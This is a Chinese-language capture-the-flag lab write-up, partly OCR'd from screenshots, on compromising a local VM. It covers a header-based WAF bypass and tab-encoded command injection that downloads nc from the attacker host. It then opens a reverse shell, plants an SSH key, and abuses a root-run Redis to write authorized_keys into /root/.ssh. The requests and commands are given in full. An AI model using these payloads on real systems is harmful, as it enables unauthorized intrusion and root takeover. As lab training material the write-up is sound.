IP Rotate		☆☆☆☆☆		04 Jun 2020	
Random IP Address Header		☆☆☆☆☆		01 Jul 2014	
SQLi Query Tampering		☆☆☆☆☆		03 Sep 2020	

2. The "Content-Type" header can re
request. Some WAFs will only dec


3. The "Host" header can also be mo
found in this header, which is what

4. The request type option allows the
on all requests.

5. The path injection feature can leav
random path parameter (/path/to/
information.

应用插件

(这个project options一般是对所有其他操作之前都添加某个操作)



Session Handling Rules

You can define session handling rules to make Bur
checking session validity. Before each request is is

Enabled	
☑	Use cookies from

To monitor or troubleshoot the behavior of your s

Cookie Jar

Burp maintains a cookie jar that stores all of the co
updates the cookie jar based on traffic from partic

Monitor the following tools' traffic to update the c

Session handling rule editor

Rule Description

WAF Bypass


Rule Actions

The actions below will be performed in sequence when this rule is applied to a request.

Enabled	Description
	Bypass WAF

- Use cookies from the session handling cookie jar
- Set a specific cookie or parameter value
- Check session is valid
- Prompt for in-browser session recovery
- Run a macro
- Run a post-request macro
- Invoke a Burp extension

绕过成功




```
GET /new-groups.php HTTP/1.1
Host: 192.168.88.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://192.168.88.130/
Cookie: PHPSESSID=j6ffadccuaoa9e04fdc7qcoep5; user=gemini; pass=
edbd1887e772e13c251f688a5f10c1ffbb67960d
Upgrade-Insecure-Requests: 1
X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.0.1
```

```
HTTP/1.1 200 OK
Date: Tue, 01 Feb 2022 10:01:05 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 7253

<!DOCTYPE html>
<!--[if lt IE 7]>      <html class="no-js lt-ie9 lt-ie8 lt-ie7">
<![endif]-->
<!--[if IE 7]>         <html class="no-js lt-ie9 lt-ie8"> <![endif]-
<!--[if IE 8]>         <html class="no-js lt-ie9"> <![endif]-->
<!--[if gt IE 8]><!--> <html class="no-js">
   <!--<![endif]-->
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
```


命令注入绕过

这里发现了testcmd参数,之前的blacklist.txt已经透露出过滤的东西



```
POST /new-groups.php HTTP/1.1
Host: 192.168.88.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://192.168.88.130
DNT: 1
Connection: close
Referer: http://192.168.88.130/new-groups.php
Cookie: PHPSESSID=j6ffadccuaoa9e04fdc7qcoep5; user=gemini; pass=edbd1887e772e13c251f688a5f10c1ffbb67960d
Upgrade-Insecure-Requests: 1

testcmd=id&token=74a331b46a5201126352e3a945b300a7f2d9b60e
```

发现目标没有nc,上传nc到目标的tmp目录下




```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 107
Origin: http://192.168.88.130
DNT: 1
Connection: close
Referer: http://192.168.88.130/new-groups.php
Cookie: PHPSESSID=j6ffadccuaoa9e04fdc7qcoep5; user=gemini; pass=edbd1887e772e13
Upgrade-Insecure-Requests: 1

testcmd=wget%09http%3A%2F%2F192.168.88.129%2Fnc%09-O%09%2Ftmp%2Fnc&token=74a331
```

+替换成%09绕过

Command: wget http://192.168.88.129/nc -O /tmp/nc


赋予执行权限



```
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 77
Origin: http://192.168.88.130
DNT: 1
Connection: close
Referer: http://192.168.88.130/new-groups.php
Cookie: PHPSESSID=j6ffadccuaoa9e04fdc7qcoep5; user=gemini; pass=
edbd1887e772e13c251f688a5f10c1ffbb67960d
Upgrade-Insecure-Requests: 1

testcmd=chmod%09%2Bx%09%2Ftmp%2Fnc&token=
74a331b46a5201126352e3a945b300a7f2d9b60e
```

Command: chmod +x /tmp/nc

反弹shell



```
POST /new-groups.php HTTP/1.1
Host: 192.168.88.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Origin: http://192.168.88.130
DNT: 1
Connection: close
Referer: http://192.168.88.130/new-groups.php
Cookie: PHPSESSID=j6ffadccuaoa9e04fdc7qcoep5; user=gemini; pass=edbd1887e772e13c251f688a5f10c1ffbb67960d
Upgrade-Insecure-Requests: 1

testcmd=%2Ftmp%2Fnc%09-e%09%2Fbin%2Fbash%09192.168.88.129%094444&token=74a331b46a5201126352e3a945b300a7f2d9b60e
```


Execute Command

Command: /tmp/nc -e /bin/bash 192.168.88.129 4444

提权

主机信息收集

发现目标的监听端口有redis,而且是以root权限运行;




```
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6379          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.88.130:38330    192.168.88.129:8080     CLOSE_WAIT  874/python
tcp        0      0 192.168.88.130:22       192.168.88.129:53738    ESTABLISHED -
tcp        0      0 192.168.88.130:34076    192.168.88.129:8848     ESTABLISHED 874/python
tcp        0      0 192.168.88.130:45062    192.168.88.129:4444     ESTABLISHED 853/bash
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       1      0 192.168.88.130:80       192.168.88.129:57996    CLOSE_WAIT  -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
udp        0      0 192.168.88.130:48128    192.168.88.1:53         ESTABLISHED -
gemini1@geminiinc:~$ ps aux | grep redis
root       335  0.0  0.7  43300  3952 ?        Ssl  04:32   0:04 /usr/local/bin/redis-server 127.0.0.1:6379
gemini1   1140  0.0  0.1  12784   964 pts/1    S+   06:21   0:00 grep redis
gemini1@geminiinc:~$
```

SSH公钥认证

为了获得更完整的shell,我们决定把用密钥的方法直接登录目标的ssh设备

自己生成.ssh目录,并把kali的公钥传输过来

```
#bot
mkdir .ssh
cd .ssh
nc -nvlp 4444 >authorized_keys
#kali
nc -nv $ip 7777 -w 1 <id_ras.pub
```




```
gemini1@geminiinc:/home/gemini1/.ssh$ /tmp/nc -nvlp 4444 > authorized_keys
/tmp/nc -nvlp 4444 > authorized_keys
listening on [any] 4444 ...
connect to [192.168.88.130] from (UNKNOWN) [192.168.88.129] 56720
gemini1@geminiinc:/home/gemini1/.ssh$
```

redis权限配置错误

查看redis默认的密码

```
cat /etc/redis/*.conf | grep ssh
```




```
gemini1   1140  0.0  0.1  12784   964 pts/1    S+   06:21   0:00 grep redis
gemini1@geminiinc:~$ cat /etc/redis/6379.conf | grep pass
# 2) No password is configured.
# If the master is password protected (using the "requirepass" configuration
# masterauth <master-password>
# resync is enough, just passing the portion of data the slave missed while
# 150k passwords per second against a good box. This means that you should
# use a very strong password otherwise it will be very easy to break.
requirepass 8a7b86a2cd89d96dfcc125ebcc0535e6
gemini1@geminiinc:~$ 
```


要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。

通过redis将密钥导出到root的ssh目录


```
(echo -e "\n\n";cat authorized_keys;echo -e "\n\n") >pub.txt #结果转换为redis可以识别的格式
cat pub.txt | redis-cli -a $redis_passwd -x set ssh_key #执行redis命令,设置ssh_key
redis-cli -a $redis_passwd #登录redis
#redis-密钥传输到/root/.ssh/下
CONFIG SET dir /root/.ssh
CONFIG SET dbfilename "authorized_keys"
SAVE
#最后用root登录靶机完成打把
```



```
gemini1@geminiinc:~/.ssh$ (echo -e "\n\n";cat authorized_keys;echo -e "\n\n") >pub.txt
gemini1@geminiinc:~/.ssh$ cat pub.txt | redis-cli -a 8a7b86a2cd89d96dfcc125ebcc0535e6 -x set ssh_key
OK
```



```
OK
gemini1@geminiinc:~/.ssh$ redis-cli -a 8a7b86a2cd89d96dfcc125ebcc0535e6
127.0.0.1:6379> CONFIG SET dir /root/.ssj
(error) ERR Changing directory: No such file or directory
127.0.0.1:6379> CONFIG SET dir /root/.ssh
OK
127.0.0.1:6379> CONFIG SET dbfilename "authorized_keys"
OK
127.0.0.1:6379> SAVE
OK
127.0.0.1:6379> exit
gemini1@geminiinc:~/.ssh$ 
```



```
└─$ ssh root@192.168.88.130
Linux geminiinc 4.9.0-5-amd64 #1 SMP Debian 4.9.65-3+deb9u2 (2018-01-04) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 29 05:04:58 2018
root@geminiinc:~# id
uid=0(root) gid=0(root) groups=0(root)
root@geminiinc:~# cat
cat         catchsegv
root@geminiinc:~# cat
.bash_history                          .nano/                                 .ssh/
.bashrc                                .profile                               wkhtmltox/
.cache/                                .rediscli_history                      wkhtmltox-0.12.4_linux-generic-amd64.tar.xz
flag.txt                               redis-stable/
.mysql_history                         redis-stable.tar.gz
root@geminiinc:~# cat flag.txt
```

总结

攻击方法

- 主机发现
- 端口扫描

- 信息收集
- 隐藏路径爬取
- 开放注册
- 验证码爆破
- Anti CSRF Token
- 密码爆破
- WAF Bypass
- 命令注入绕过
- SSH公钥认证
- Redis漏洞利用
- 本地提权